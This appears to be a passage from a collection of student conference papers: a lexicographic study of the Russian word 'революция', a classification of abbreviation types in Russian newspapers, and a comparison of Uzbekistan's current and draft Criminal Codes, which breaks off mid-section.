ЛЕКСИКОГРАФИЧЕСКОЕ ОПИСАНИЕ ЯЗЫКОВОЙ ЕДИНИЦЫ «РЕВОЛЮЦИЯ» В РЕТРОСПЕКТИВЕ И СОВРЕМЕННОСТИ

НАЛБАНДОВА ПОЛИНА СЕМЕНОВНА

студентка

Институт филологии, ФГАОУ ВО «Крымский федеральный университет им. В.И. Вернадского»

Аннотация:В предложенной статье нами рассматривается этимология слова **революция**, а также лексикографическое описание анализируемой языковой единицы. Представлено сравнение семантики, определений слова **революция** в словарях, которые относятся к разным временным периодам. **Ключевые слова**: революция, этимология, лексикография, лексическое значение слова.

Abstract:In this article we consider the etymological aspect of the study of the lexeme revolution, and also offer a description of the etymological content of the analyzed word. A comparison of definitions, values of the language unit revolution in dictionaries that relate to different time periods is presented. **Keywords**: revolution, etymology, lexicography, lexical meaning of the word.

Постановка проблемы. Хотелось бы начать с того, что с течением времени и под воздействием различных факторов слова способны приобретать новые значения. В современном мире процесс образования актуальных языковых единиц является достаточно важным. Очень ярко изменения значений наблюдается в сфере общественно-политической лексики.

Целью данной статьи является описание этимологии и развития слова **революция** с опорой на словари различных временных эпох.

Данная цель предполагает решение следующих задач:

- 1) изучить этимологический аспект лексемы революция;
- 2) выявить изменения в семантике слова революция в лексикографической традиции.

Как известно, семантическая история слова наблюдается в словарных дефинициях толковых словарей различных временных периодов. Важно отметить, что такое историко-лексикографическое описание является достаточно важным при комплексном концептуальном анализе. Это мнение подтверждается замечанием А.А. Зализняк: «Внутренняя форма указывает на те же особенности заключенного в слове концепта, которые обнаруживает семантический (концептуальный) анализ» [1]. «Именно это свойство связанности концептов концептуальной системы, образования целого [...] конструктивного преодоления дистанции, различий, контрастов, любого другого вида несовместимости, – как убедительно доказывает в своих работах Р. Павиленис, – и составляют существенную природу смысла и понимания»[2]

В. В. Виноградов обращал внимание на то, что вся картина трансформаций смыслов, значений слова, конечно, может быть выявлена только при обширном воспроизведении исторически сменяющихся или изменяющихся систем языка. Этимология, по мнению Ж. Вандриеса, определяет «послужные списки слов, выясняя, откуда каждое из них пришло в данный язык, как оно образовалось и через какие изменения прошло»[3].

Так, например, в «Этимологическом словаре» М. Фасмера наблюдается следующее определение слову **революция**: «...через польск. rewolucja из лат. revolūtiō «переворот»». Исходя из вышеуказанно-

го, становится ясно, что лексема имеет латинские и польские корни. В латинском языке слово имеет конкретное определение - «переворот»[4]. Для уточнения изменения семантики анализируемой языковой единицы обратимся к «Толковому словарю живого великорусского языка» В. И. Даля: «РЕВОЛЮЦИЯ ж. франц. переворот, внезапная перемена состоянья, порядка, отношений; смута или тревога, беспокойство. Революция в погоде, в пищеварении, в общественном мнении, переворот. Смуты государственные, восстание, возмущенье, мятеж, крамолы и насильственный переворот гражданского быта. Генерал от революции, бран, прозвище людей, бессмысленно стремящихся ко всеместным крамолам и переворотам. Революционный, к сему относящ. Революционер, -нерка, смутчик, возмутитель, крамольник, мятежник»[5]. Интересным является и тот факт, что В. И. Даль указывает род. Также у В. И. Даля определение является более полным, чем в «Этимологическом словаре» М. Фасмера. Хотелось бы обратить внимание на лексему «переворот». Примечательно, что она же встречается и в «Этимологическом словаре» М. Фасмера. В.И. Даль также использует следующие слова: «смута», «тревога», «беспокойство». В приведенных языковых единицах не наблюдается положительной семантики. Революция определяется, конечно, как «мятеж». Нельзя не отметить, что автор пишет о «внезапной перемене состоянья, порядка, отношений»[5], что говорит о некоторой «резкости», так как лексема «внезапная» предполагает непредвиденность.

Далее хотелось бы обратиться «Словарю русского языка» С. И. Ожегова: «РЕВОЛЮЦИЯ, -и, ж. 1. Коренной переворот в жизни общества, к-рый приводит к ликвидации предшествующего общественного и политического строя и установлению новой власти. Буржуазная р. (свергающая феодальный строй и устанавливающая власть буржуазии). Великая французская р. (1789-1794 гг.).2. Коренной переворот, резкий скачкообразный переход от одного качественного состояния к другому. Научно-техническая р. ІІ прил. революционный, -ая, -ое(к 1 знач.). Революционные годы. Революционное правительство. Р. Переворот»[6]. Так, мы наблюдаем более широкое определение: С. И. Ожегов пишет о возможных результатах революции: «ликвидации предшествующего общественного и политического строя и установлению новой власти»[6]. Также автор анализируемого лексикографического источника употребляет прилагательное «коренной», тем самым подчеркивая значимость события. Есть и сходные со «Словарем живого великорусского языка» В. И. Даля моменты: С. И. Ожегов пишет о «резком переходе». В.И. Даль отмечает «внезапность» революции. Наблюдается концепт «резкость», «внезапность». Он является общим для двух словарей. Интересно также и то, что автор более позднего лексикографического источника указывает на разнообразие определений термина «революция». К некоторым их них употребление, например, лексемы «мятеж» не совсем подходит: С. И. Ожегов пишет и о научно-технической революции. Немаловажным является упоминание автором конкретных примеров революций, чего не прослеживается у В. И. Даля: «Великая французская р. (1789-1794 гг.)». Однако нельзя не отметить, что в «Словаре живого великорусского языка» есть определение, которое отсутствует у С.И. Ожегова: «Революция в погоде». Также в «Словаре русского языка» присутствует уточнение: «ликвидация предшествующего общественного и политического строя». В «Словаре живого великорусского языка» нет лексемы «предшествующая», что является значительным отличием. Примечательно, что С. И. Ожегов также указывает род, однако не применяет такие лексемы, как «смута», «беспокойство», «тревога».

Далее обратимся к «Современному толковому словарю русского языка в 3 томах» Т. Ф. Ефремовой: «1. ж. Быстрое и глубокое изменение основных устоев политического, социального и культурного порядка, произведенное с преодолением сопротивления целых общественных групп. 2. ж. Глубокое качественное преобразование в какой-л. области, ведущее к коренному обновлению и усовершенствованию чего-л. (противоп.: эволюция)»[7]. Обращаем внимание на языковую единицу «быстрое». Она семантически схожа с лексемами «резкий» и «внезапный», формы которых присутствуют в двух предшествующих словарях. Т. Ф. Ефремова отмечает также, что этот переход является «глубоким». Наблюдаем уточнение: автор анализируемого словаря пишет об изменениях не только политического и социального порядка, а также культурного, чего не наблюдалось в предыдущих словарях. Второе значение схоже с определением, которое было дано в «Словаре русского языка» С. И. Ожегова: Т.Ф. Ефремова пишет о «глубоком качественном преобразовании в какой-л. области, ведущем к коренному обновлению и усовершенствованию чего-л.». С. И. Ожегов же приводит в пример научно-техническую ре-

волюцию. По семантике эта лексема подходит под второе значение, которое продемонстрировано в «Современном толковом словаре русского языка в 3 томах». Т.Ф. Ефремова пишет о «качественном преобразовании» в той или иной области, что свидетельствует об улучшении определенных факторов, влияющих на качество в определенной сфере (например, научно-техническая революция). Также это сочетание указывает на наличие того или иного итога, последствия. Семантика «результативности» была выявлена нами в «Словаре русского языка» С. И. Ожегова. В «Современном толковом словаре русского языка в 3 томах» также указан род. Присутствует противопоставление — «эволюция».

Далее рассмотрим определение, которое дано в «Толковом словаре русского языка» под редакцией Д. И. Ушакова: «РЕВОЛЮЦИЯ, революции, ж. (латин. revolutio - переворот). Переворот в общественно-политических отношениях, совершаемый насильственным путем и приводящий к переходу государственной власти от господствующего класса к другому, общественно-передовому классу. Великая пролетарская революция...Освобождение угнетенного класса невозможно не только без насильственной революции, но и без уничтожения того аппарата государственной власти, который господствующим классом создан... Ленин. Коренной вопрос о революции есть вопрос о власти... Ленин. Октябрьская революция уничтожила частную собственность на землю, уничтожила куплю-продажу земли, установила национализацию земли. Сталин....Революция, смена одного общественного строя другим, всегда была борьбой, борьбой мучительной и жестокой, борьбой на жизнь и смерть. Сталин. Революция всегда, всегда молода и готова. Маяковский. Основная задача буржуазной революции сводится к тому, чтобы захватить власть и привести ее в соответствие с наличной буржуазной экономикой, тогда как основная задача пролетарской революции сводится к тому, чтобы, захватив власть, построить новую, социалистическую экономику. Сталин. Международная революция. || перен. Коренной переворот в какой-н. области знания, искусства. Революция в театре. Это открытие произвело революцию в технике. Культурная революция»[8]. Примечательным является то, что Д. И. Ушаков указывает латинское слово и его перевод. То же самое мы можем наблюдать в «Этимологическом словаре» М. Фасмера. Хотелось бы отметить, что наблюдаются и уточнения: «переворот в общественно-политических отношениях, совершаемый насильственным путем и приводящий к переходу». Автор словаря использует такое прилагательное, как «насильственный». Примечательно, что данной языковой единицы не наблюдается в ранее изученных словарях. Д. И. Ушаков также пишет о культурной революции (это же присутствует и в «Современном толковом словаре русского языка в 3 томах»). Наблюдается еще одно сходство: автор пишет о «коренном переходе». Нельзя не отметить, что лексема «коренной» присутствует и в «Словаре русского языка» С. И. Ожегова»: «1. Коренной переворот в жизни общества, к-рый приводит к ликвидации предшествующего общественного и политического строя и установлению новой власти. Буржуазная р. (свергающая феодальный строй и устанавливающая власть буржуазии). Великая французская р. (1789-1794 гг.). 2. Коренной переворот, резкий скачкообразный переход от одного качественного состояния к другому»[6]. Присутствует лексема «буржуазный». Ранее она встречалась в «Словаре русского языка» С. И. Ожегова. В «Толковом словаре русского языка» под редакцией Д. И. Ушакова можно наблюдать конкретные примеры революций: «...Великая пролетарская революция...», «Октябрьская революция...», «...буржуазная революция». Примечательно, что С. И. Ожегов также упоминал Буржуазную революцию. Нельзя не упомянуть, что он отмечал и «Великую французскую революцию». Немаловажным фактом является то, что в «Толковом словаре русского языка» под редакцией Д. И. Ушакова присутствуют фамилии (Ленин, Сталин, Маяковский).

Так, в «Словаре живого великорусского языка» В. И. Даля прослеживается большое количество прилагательных. Говоря о «Словаре русского языка» С. И. Ожегова, конечно, нельзя не отметить актуальность и емкость определений, которые сопровождаются примерами. Т. Ф. Ефремова демонстрирует не менее актуальные значения. Д. И. Ушаков представляет достаточно полное определение лексемы революция с описанием конкретных событий и отсылками к выдающимся личностям.

Несмотря на разные временные периоды, значительных отличий в семантике анализируемого слова не наблюдается, однако есть некоторые особенности в словарных статьях: уточнения, употребление разных прилагательных, а также примеров, которые мотивированы составлением словарей в определенные эпохи.

Проведенный анализ лексикографических источников и текстового материала позволил сделать вывод о том, что ключевая единица **революция** имеет сложную и длительную историю. Значение данного слова менялось с течением времени, оно обрастало новыми оттенками и коннотациями. Современные социополитические реалии позволяют говорить о том, что слово **революция** является одним из ключевых в русском языковом сознании и требует своего комплексного анализа.

Список источников

- 1. Виноградов В.В. Слово и значение как предмет историко-лексикологического исследования //Вопросы языкознания. №1. М., 1995. С. 5-37, с.11
 - 2. Зализняк А.А. Многозначность в языке и способы ее представления. М., 2006, с. 50
- 3. Бессонова Л.Е. Лексикографическое описание политических концептов// Слово и словарь. Vocabulum et vocabularium: сб. науч. тр. по лексикографии/ отв. ред. Л.В. Рычкова [и др.]. Гродно: ГрГУ, 2005. С.106-111, с. 107
- 4. Фасмер, М. Этимологический словарь русского языка: В 4 т. / М. Фасмер. М.: «Прогресс», 1986–1987
- 5. Даль, В.И. Толковый словарь живого великорусского языка: В 4 т. / В. И. Даль М.: Русский язык, 2000
- 6. Ожегов, С.И. Толковый словарь русского языка: 80 000 слов и фразеологических выражений / С.И. Ожегов, Н.Ю. Шведова / Российская академия наук. Институт русского языка им. В. В. Виноградова. М.: ООО «А ТЕМП», 2006
- 7. Ефремова, Т.Ф. Новый словарь русского языка. Толково-словообразовательный. В 2-х т. / Т.Ф. Ефремова. М.: Рус. яз., 2000.
- 8. Толковый словарь Ушакова [электронный ресурс] / Толковый словарь Ушакова. Режим доступа: https://ushakovdictionary.ru/. (Дата обращения: 08.05.2022)

УДК 1751

ОСНОВНЫЕ СТРУКТУРНЫЕ ТИПЫ АББРЕВИАТУР В СОВРЕМЕННЫХ ПЕЧАТНЫХ СМИ

КАМАЛЯН ОКСАНА АРАРАТОВНА

магистрант

ФГАОУ ВО «Северо-Кавказский федеральный университет»

Аннотация: в данном исследовании мы охарактеризовали аббревиацию как способ словообразования, рассмотрели аббревиатуры как потенциальный деривационный материал. Нами были выделены структурные и семантические разновидности аббревиатурных образований, а также описана специфика их функционирования в текстах современных печатных СМИ.

Ключевые слова: аббревиатуры, буквенные акронимы, звуковые акронимы, буквенно-звуковые акронимы, слоговые сокращения, транслитеративные сокращения

MAIN STRUCTURAL TYPES OF ABBREVIATIONS IN MODERN PRINT MEDIA

Kamalyan Oksana Araratovna

Abstract: in this study, we characterized abbreviation as a way of word formation, considered abbreviations as potential derivational material. We have identified the structural and semantic varieties of abbreviation formations, and also described the specifics of their functioning in the texts of modern print media.

Key words: abbreviations, letter acronyms, sound acronyms, letter-sound acronyms, syllabic abbreviations, transliterative abbreviations.

Появление, применение и отмирание аббревиатур непосредственно тесно связаны со своеобразием развития российского общества, то есть возникновением новых реалий и процессов социальной культуры.

Сегодня роль главного ресурса оповещения, устройства мировидения личности выполняют СМИ. Их язык неминуемо воспроизводит преобразования, осуществлявшиеся в мире. Экстралингвистические факторы обуславливают неизбежность образования новых, актуальных времени единиц языка, которые называют эти явления. При этом часто мы даем им наиболее лаконичные по форме номинации, что происходит в связи со стремлением человека сохранить личное время.

М.И. Кожина замечает, что обстоятельства языкового творчества журналистов зачастую оказываются тяжелыми. Так, сжатые сроки написания, коллективное авторство, многообразие газетных жанров, наличие внештатных корреспондентов, публикации материалов из других сфер общения (объявления, проекты законов и т.п.) вынуждают публицистов обращаться к самым экономным вариантам разработки текста [1, с. 182]. Точность и однозначность аббревиатур делает их незаменимым средством номинации, кратким и емким одновременно.

В настоящее время аббревиация представляется одним из наиболее часто встречающихся средств образования номинативных единиц в газетно-публицистическом стиле. Особенность производства и обращения аббревиатур в текстах современных СМИ порождает постоянное научное внимание к аббревиации как способу словопроизводства, наиболее точно соответствующего прагматическим

установкам массовой публицистики.

Печатные средства массовой информации характеризуются повседневной доступностью и тематической многоплановостью каждого номера. Статистический анализ газетных текстов показал, что в современных СМИ используются разные способы образования аббревиатур.

Обращая внимание на структурные особенности сокращений в текстах периодической печати, мы заметили, что в настоящее время в них активно используются следующие структурные типы сложносокращенных наименований:

• буквенные акронимы, состоящие из названий начальных букв слов, входящих в исходное словосочетание.

В Аналитическом центре (**АЦ**) при правительстве ранее указывали, что **РНП** носит карательный характер, а вина исполнителя зачастую неочевидна [Коммерсантъ, 11.05.21].

Обычно в печатных публицистических текстах при первом упоминании явления, имеющего инициальный аббревиатурный вариант номинации, сокращение указывается в скобках. Далее в тексте употребляется только аббревиатура.

• звуковые акронимы:

Если автомобилист хочет получить качественную услугу, ему следует вызвать аварийного комиссара от страховой компании. Часто такая дополнительная услуга дается при оформлении полисов **ОСАГО** или **КАСКО** [Аргументы и факты, 04.05.21].

В теоретической части мы уже упоминали, что чаще всего звуковые аббревиатуры представляют собой начальные прописные буквы лексем, входящих в исходное словосочетание (при этом читаются по звукам как обычные слова), однако нередко встречаются сокращения, написание которых, согласно правилам русского языка, возможно только строчными буквами. Например:

Помимо этого, по поручению **врио** губернатора <u>Алексея Русских</u> на базе санатория «Чайка» Ульяновского государственного университета развернут обсерватор на 150 человек для прибывающих из эпидемически неблагополучных стран [Газета.Ru, 11.05.21].

• буквенно-звуковые акронимы:

Ранее сообщалось, что **ГИБДД** <u>хочет сократить</u> присутствие автоинспекторов на дорогах [Аргументы и факты, 11.05.21].

• слоговые аббревиатуры, которые состоят из сочетания начальных частей слов:

Ну заходишь в торговый центр на периферии, по-нашему сказать, в спальном районе в **«универмаг с продмагом»**, ну а выстроен он в виде мраморного флорентийского палаццо с колонными клуатрами, ну и что? Купил йогурт, пошел дальше [Коммерсантъ, 12.03.21].

• слоговые сокращения из сочетания начальной части слова (слов) с целым словом:

Связано это с повышением в конце апреля ключевой ставки – <u>Центробанк</u> РФ решил поднять ее на 0,5 nn — до 5% годовых [Газета.Ru, 05.05.21].

В статье, из которой был приведен пример, для обозначения государственной организации дан еще один общеупотребительный буквенный акроним «ЦБ»:

В марте **ЦБ** впервые с декабря 2018 года поднял ставку на 25 пунктов [Газета.Ru, 05.05.2021]. Данный случай свидетельствует о существовании вариативности среди процесса аббревиации, причем повторяющиеся сокращения могут представляться аббревиатурами разного типа, например, инициальными и слоговыми.

• Аббревиатуры – сочетания начальной части слова с формой косвенного падежа существительного:

Использование при гидроразрыве вместо воды жидкости на основе дизеля — перспективный шаг с технологической точки зрения, считает завкафедрой технологии химических веществ для нефтяной и газовой промышленности РГУ нефти и газа (НИУ) имени Губкина Михаил Силин [Ведомости, 22.03.21].

• Аббревиатуры из сочетания начала первого слова с началом и концом второго или только с концом второго:

Сотрудников военкоматов Нижегородской области с 9 марта начнут прививать от корона-

вируса COVID-19 в преддверии весеннего призыва, сообщили в пресс-службе Западного военного округа (3BO) [Коммерсант, 09.03.21].

К аббревиатурам особого структурного типа следует отнести заимствованные лексемы. В текстах современных печатных СМИ встречаются такие их типы:

1. Собственно заимствованные:

Вице-президент США Камала Харрис привела к присяге нового руководителя **NASA** Билла Нельсона [Аргументы и факты 03.05.21]. Аббревиатуры данного типа пишутся латинскими буквами и расшифровываются в соответствии с переводом на русский язык: NASA – National Aeronautics and Space Administration (Национальное управление по аэронавтике и исследованию космического пространства).

2. Транслитеративные сокращения:

Ргада и **ЮНЕСКО** заключили историческое соглашение, чтобы объединить усилия и спасти флору и фауну океанов и открытых морей [Коммерсантъ 02.04.21]. Данные сокращения пишутся кириллицей, при этом каждая буква соответствует знаку другой языковой системы. Расшифровывается так же, как и представители предыдущего типа в соответствии с переводом на русский язык. ЮНЕСКО – Специализированное учреждение Организации Объединённых Наций по вопросам образования, науки и культуры) от UNESCO – United Nations Educational, Scientific and Cultural Organization.

3. Аббревиатуры русского происхождения, при написании которых используются буквы латинского алфавита:

По словам специалистов Камчатского филиала Единой геофизической службы РАН, все подземные толчки произошли в океане. Об этом <u>информирует</u> **RT** [Новые известия. 20.05.21].

Проведя анализ актуальных на сегодняшний день новостных изданий, мы можем отметить, что в текстах СМИ представлены аббревиатуры всех выделенных выше структурных типов, но в разном количестве. Так, например, слоговые аббревиатуры представляют небольшую группу. По нашим наблюдениям, наиболее узуальными для новостных текстов являются инициальные или смешанные аббревиатуры.

Список источников

1. Кожина М.Н. Стилистика русского языка / М.Н. Кожина. – Москва : Просвещение, 1977. – с. 223

ЮРИДИЧЕСКИЕ НАУКИ

УДК: 343(045)(575.1)

DOCTRINES ABOUT CRIME IN THE CURRENT CRIMINAL CODE OF THE REPUBLIC OF UZBEKISTAN AND THE NEW DRAFT CODE: COMPARISON AND DIFFERENCES

ЧОРИЕВ МИРСАРДОР АБДИМУМИН УГЛЫ

студент 3 курса бакалавриата факультета Уголовного правосудия Ташкентского государственного юридического университета

Научный руководитель: Фазилов Фарход Маратович, доктор философии по юридическим наукам (PhD), и.о. доцента

Аннотация: Разработан и прошёл через общественное обсуждение проект нового Уголовного кодекса. Вероятно, в скором времени он будет принят парламентом. Эта статья посвящена институтам учения о преступлении в узбекской правовой системе, в частности, в действующем Уголовном кодексе и проекте нового Уголовного кодекса. Этот научный труд состоит, в основном, из сравнения норм таких институтов Общей части Уголовного кодекса, как значение терминов, действие уголовного законодательства, субъективная сторона преступления, субъект преступления, неоконченное преступление, соучастие в преступление, ответственность при множественности преступлений; обстоятельства, исключающие преступность деяния. В этом плане автор не ограничивается лишь сравнением существующих положений, но оценивает будущую эффективность новых внедряемых норм. Более того, автор старается объяснить мотивы, которыми руководствовался разработчик при включении новых норм в проект нового Уголовного кодекса. Кроме того, этот научный труд раскрывает также два существующих противоположных подхода со стороны учёных-специалистов уголовного права к принятию нового Уголовного кодекса. В завершении статьи автор выражает своё мнение касательно всех ключевых вопросов, освящённых в статье.

Ключевые слова: действующий Уголовный кодекс, сравнение, проект нового Уголовного кодекса, отличия, Концепция, соучастие в преступлении, неоконченное преступление, ответственность, исключительные обстоятельства, квалификация.

УЧЕНИЕ О ПРЕСТУПЛЕНИИ В ДЕЙСТВУЮЩЕМ УГОЛОВНОМ КОДЕКСЕ И ПРОЕКТЕ НОВОГО УГОЛОВНОГО КОДЕКСА РЕСПУБЛИКИ УЗБЕКИСТАН: СРАВНЕНИЕ И ОТЛИЧИЯ

Choriev Mirsardor Abdimumin ugli

Scientific adviser: Fazilov Farkhod Maratovich

Annotation: The project of the new Criminal code of the Republic of Uzbekistan has been drafted and publicly discussed. Perhaps, it will soon be adopted by the Parliament. This Article is devoted to the institutes of doctrines about crime in Uzbek legal system, particularly in the current Criminal code and the new draft Criminal code. This scientific paper predominantly consists of comparison of rules in institutes of the General part of the Criminal code like definition of terms, the force of the criminal legislation, mental element of crime, the offend-

er, inchoate crimes, criminal complicity, liability for several crimes, defence from criminal liability. In this regard the author not only list differences, but also evaluate the perspective effectiveness of the new rules. Moreover, the author tries to explain lawmaker's motives for adding new and spare rules to the new draft Criminal code. Besides, the scientific paper includes mention of opposite attitude of criminal law scientists to the new draft Criminal code of the Republic of Uzbekistan. Author also expresses his own opinion concern all clue sections at the end of this paper.

Key words: the current Criminal code, comparison, the new draft Criminal code, differences, the Conception, criminal complicity, inchoate crimes, liability, defence, evaluation.

I. Introduction

The current Criminal Code of the Republic of Uzbekistan was adopted more than a quarter of century ago. It was adopted on June 22, 1994 and entered into force on April 1, 1995. On the whole, this Code is well-drafted document which has provided good foundation for the fight against delinquency in Uzbekistan for more than 26 years. A lot of scientists and lawyers evaluates the current Criminal code as law, reflecting humanistic and reasonable ideas and concepts of criminal law. In fact, several famous criminal law scientists of Uzbekistan like M.X. Rustambayev, R. Kabulov, R.A. Zufarov was involved in drafting the current Criminal code in the middle 1990s.

Naturally, Criminal code is not a numb stone. Social relationship and economic situation changes over time, which cause consequent changes of form and substances of crimes. So, the Criminal code was made amendments several times, the largest of them took place in 2001 (considerable liberalisation of criminal legislation) and 2007 (exclusion of death penalty).

However, it seems that criminal law has developed markedly over past 26 years. Besides, now the conception of crime by people also differs from which existed in middle 1990s. Moreover, any law becomes more and more complicated when never-ceasing amendments are made to it. At this point of view the current Criminal code looks like a little bit confused document, because 97 amendments have been made to it by June 1, 2021. Moreover, some provisions of the current Criminal code seem to be outdated and/or vague. Those factors certainly create some obstacles in the sense of fight against delinquency and rights of citizens. That is why political and scientific circles in Uzbekistan have been discussing the possibility of adoption of the new Criminal code. In particular, the necessity of drawing up a new Criminal code was noted in the clause 4 of the Conception on enhancement of the criminal and criminal procedure law system in Uzbekistan, which was firmed with the Ordinance by the President of the Republic of Uzbekistan in 2018 year. As a result, the new draft Criminal code was drawn up by Procurator-General's office and published for discussion.

It is important to say that not all lawyers approve the process of adoption of the new Criminal code. In the opinion of those lawyers, e.g. R.Kabulov, the current Code, overall, suits the needs and challenges of actual legal practice, so it is enough to make few amendments to the current Criminal code. At the same time, another group of lawyers is absolutely sure that it is time to adopt the new Criminal code. Hence, in this article, we will discuss the differences between two aforementioned documents concern doctrines about crime and we will try to answer the question: are there any progressive rules in the new draft Criminal code, and is it reasonable to adopt it?

II. Research results and discussion

It must be noted that the current Criminal code is the only act of criminal legislation in Uzbekistan. It, as usual in countries of the Romano-Germanic legal system, consists of two parts: General part and Special part. The General part includes the definitions of crime and punishment, principles and purposes of criminal legislation, discharge from criminal liability and/or punishment, etc. In other words, General part comprise those doctrines of the criminal law that are common to more than one type of offence [1, p. 1]. The Special part should consist of descriptions of all actions (or omissions) which are recognised as crimes, and punishment for the commitment of each crime. It means that Special part of Criminal code contains exact description of particular kinds of corpus delicti and punishment for the commission of particular crime [2, p. 8]. On this basis, it would be right if we will compare the General part of the current Criminal code with the General part of the new draft

Criminal code.

First of all, we should compare quantitative figures. Well, the General part of the current Code consists of seven smaller parts, seventeen chapters and 102 articles. At the same time, the project of the new Code consists of nine smaller parts, twenty-one chapters and 117 articles. As we see, the volume of the new draft Code's General part is much larger than current Code's one.

The differences in the content between current Criminal code and the new draft Criminal code can be marked from the beginning of the new draft Code. Well, the Article 1 of the current Code states that criminal legislation of the Republic of Uzbekistan consists of Criminal code. It means that Criminal code is the only act of criminal legislation and no any other law can corpus delicti of a crime. Therefore, the Article 1 of the new draft Criminal code, firming aforementioned statement, also claims that rules in other documents about criminal liability can be entered into force after including them into Criminal code.

It is important to say that there are a lot of terms which are used in current Criminal code. Definitions of those terms are drafted in the separate part within Special part of current Code. This fact was criticised by few criminal law scientists as they count that definitions of aforementioned terms should not be included in the Special part. That is why, perhaps, definitions of terms are depicted in the General Part (article 3) in the new draft Criminal code. Moreover, the new draft Code's General part introduces the definitions of 46 terms while the current Code gives the definitions of 49 ones. But the issue is not only the amount of terms. For example, the current Criminal code does not contain the definitions of estimative concepts like "grave consequences". "significant harm", etc. which is estimated by many lawyers as corruptive element. That is why the definition of "grave consequences" is introduced in the new draft Criminal code. Moreover, the new draft Code explains another new terms, for instance, old-aged person, predominant interests of child, etc. At the same time, the new draft Code does not contain few terms from current Code, for example, secret of state, psychotropic substances, etc. because definitions of these terms are included in other laws (for example, a Law "On secrets of State" contains definition of terms on this issue). It should be underlined that criminal legislation of many modern countries contains definitions of terms within General part of Criminal code. For example, there are definition of terms in the section 11 of the General part of German Criminal Code [3, p. 5, 6]. In fact, inclusion of terminology to the new draft Criminal code influences positively to legal practice, since it prevents abuse and misuse of power by law-enforcement officials.

It should be specifically underlined that the new draft Criminal code introduces the definition of corruptive crimes first in the history of Uzbek criminal law. This fact can be estimated as quite progression of national criminal law in the light of combating corruption in whole country. Well, according to Article 3 of the new draft Criminal code, following crimes are corruptive ones:

- 1) the crimes mentioned in the Articles 249 (unlawful privileging or no-privileging), 250 (ungrounded delay of giving money to enterprises), 273 (negligence by a clerk), 274 (neglect of Office), 275 (forgery in Office), 276 (acceptance of bribe), 277 (bribe-giving);
- 2) the crimes mentioned in the Articles 251 (unlawful obtaining the information about bank accounts of enterprises), 267 (cruelty to animals), 268 (violation of requirements of use of water or water Reservoirs), 269 (violation of status of specially protected areas of natural environment), 389 (violation of rules of treatment of arms, as well as substances and objects that are of particular danger for people), if these crimes have been committed to the own benefit of an offender or to the benefit of other persons;
- 3) the crimes mentioned in the Articles 212 (banditry), 213 (extortion committed by special dangerous recidivist), 227 (false bankruptcy);
- 4) the crime mentioned in Article 223 (conducting a transaction inconsistent with interests of the Republic of Uzbekistan) if this crime has been committed with profit gained as a result of corruptive crime.

The force of the current Criminal code of the Republic of Uzbekistan is based on the territorial and citizenship principles. In particular, the territorial theory takes the position that criminal jurisdiction depends upon the place of perpetration. That is, the nation on whose territory the crime was committed has jurisdiction of the offense [4, p. 1155]. The principle of citizenship, as is explained in the Article 12, means that Uzbek citizens and stateless persons who permanently live in Uzbekistan must obey criminal legislation of Uzbekistan regardless of their location within Earth [5, p. 84]. The current Code firms that Uzbek citizens and stateless persons

who permanently live in Uzbekistan in case they commit a crime outside the territory of Uzbekistan can be brought to responsibility only in the situations mentioned in international treaties of Uzbekistan. However, the article 15 of the new draft Code increases the number of occasions when aforementioned individuals can be brought to responsibility according the Criminal code of Uzbekistan:

- 1) if a crime is directed against interests of the Republic of Uzbekistan, its citizens or stateless persons who permanently live in its territory;
- 2) if a corruptive crime or a crime against peace and safety of humanity has been committed and natural persons of the Republic of Uzbekistan has been involved in its committing;
 - 3) in cases mentioned in international treaties of the Republic of Uzbekistan.

Sometimes there are collisions of rules in criminal legislation as in any other branch of law. Such kind of situation creates some difficulties, especially for law enforcers and legal practitioners. From that point of view the Article 19 of the new draft Criminal code seems useful. That Article states that in case one crime is included at the same time in the common rule and special rule that crime should be evaluated according to special rule. For instance, in case of commission by firefighter of negligent performance of duty of observance that person should be subject to liability under the Article 259 (violation of fire safety regulations), not under Article 116 (negligent performance of duty).

As we know, in Uzbek criminal law crime consists of four elements: objective side, target, mental element and person who can be liable for his act. With regard to the elements of crime we can say that, on the whole, conditions in the current Code and the new draft Code concerning this issue are the same except some additions to the mental element and persons subject to liability.

Unlike current Code, the new draft Criminal code provides the definition of guilt which described in the Article 24 as follows: the person's mental attitude to social dangerous act (action or inaction) provided in current Code. Moreover, the principle of liability for guilt (the Article 10 of the new draft Code) is supplemented with the statement according which the innocent harm cannot be the ground for suing someone.

According to rules of the current Criminal code, only natural persons can be liable for their criminal acts. There was a task in the Conception of cardinal enhancement of the criminal and criminal procedure law system in Uzbekistan of establishing the criminal liability of legal entities. Nonetheless, the new draft Criminal code also firms that only natural persons can be liable for committing a crime. However, unlike current Code, the new draft Criminal code establishes criminal liability of minors for committing larger amount of crimes than it is established in the current Code. Particularly, if the new draft Criminal code is adopted, the minors (i.e. persons under fourteen years old) will be liable for committing crimes according to Articles 164 (sale of child by his mother or father), 210 (taking possession of data, containing state secret), 211 (loss of documents, containing national defence information), 212 (banditry), 215 (embezzlement), 219 (obtaining, keeping, utilizing or passing criminal asset), 285 (direction of illegal strike or impediment to operation of enterprise, institution, or organization in emergency state), 286 (resistance to authority or person fulfilling civil duty), 318 (spreading lies about dangerous infectious diseases), 326 (violation of rules of treatment of explosive substances or pyrotechnic products), 342 (violation of regulations on safety of movement or operation of railway, sea, river, or air transport), 347 (disturbing movement of air craft with laser light), 352 (violation of safety regulations on movement or operation of means of transportation), 358 (involvement in use of narcotic or psychotropic substances).

There are also several addition rules concerning inchoate crimes in the new draft Criminal code. Well, the institute of inchoate crimes are introduced in two articles in the current Code, since criminal preparation and criminal attempt are described in one article. Unlike it, there are three articles devoted to incomplete crimes in the new draft Criminal code, so the criminal preparation and criminal attempt are introduced in separated Articles. What is important to say that lawmaker has included in the Article 29 the statement that criminal preparation for crimes with insignificant social danger does not entail liability except criminal complicity cases. Moreover, the Article clarifies the evaluation of criminal preparation, so person must be punished for the criminal preparation according to article of Special part of the Code that establishes the elements of such completed crime with reference to the Article 29. Similarly, criminal attempt is also evaluated in aforementioned way. More interesting novelties are about withdrawal from conspiracy. Well, according to the Article 31 of the new draft Criminal code, in case a principal of the conspiracy withdraws from commission the objective of a crime,

accomplices (i.e. head for crime, instigator, helpmate) actions are evaluated as criminal attempt, so there will be liability of conspirators (except committer) for the criminal attempt. At the same time if withdrawal of conspirator (i.e. head for crime, instigator and helpmate) causes prevention of commission of the objective side of a crime, that conspirator will not be liable for conspiracy.

